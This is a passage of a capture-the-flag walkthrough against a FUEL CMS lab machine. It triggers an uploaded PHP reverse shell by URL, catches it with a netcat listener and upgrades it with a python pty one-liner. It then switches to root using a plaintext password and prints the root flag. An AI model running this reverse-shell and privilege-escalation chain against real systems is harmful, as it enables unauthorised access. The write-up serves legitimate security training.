
```
RewriteRule .* index.php?/$0 [L]
```

NOTE: This is the only step needed if you want to use FUEL *without* the CMS.

2 Install the database


Add path to url for reverse-shell.

http://10.10.96.206/php-reverse-shell.php




Getting Started

We got shell here.



```
death@esther:~$ nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.96.206 47002
Linux ubuntu 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 07:24:43 up  1:59,  0 users,  load average: 1.13, 1.64, 2.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```


We Know the root password Let logged in as ROOT.



```
$ su root
su: must be run from a terminal
$ sudo su
sudo: no tty present and no askpass program specified
$
```


Let make this shell stable.

- `python -c 'import pty; pty.spawn("/bin/bash")'`



```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/$ clear
clear
TERM environment variable not set.
www-data@ubuntu:/$ su root
su root
Password: mememe

root@ubuntu:/#
```

We got root.



```
root@ubuntu:~# ls
ls
root.txt
root@ubuntu:~# cat root.txt
cat root.txt
b9bbcb33e11b80be759c4e844862482d
root@ubuntu:~#
```

Root-flag.txt

- **b9bbcb33e11b80be759c4e844862482d**

Thanks You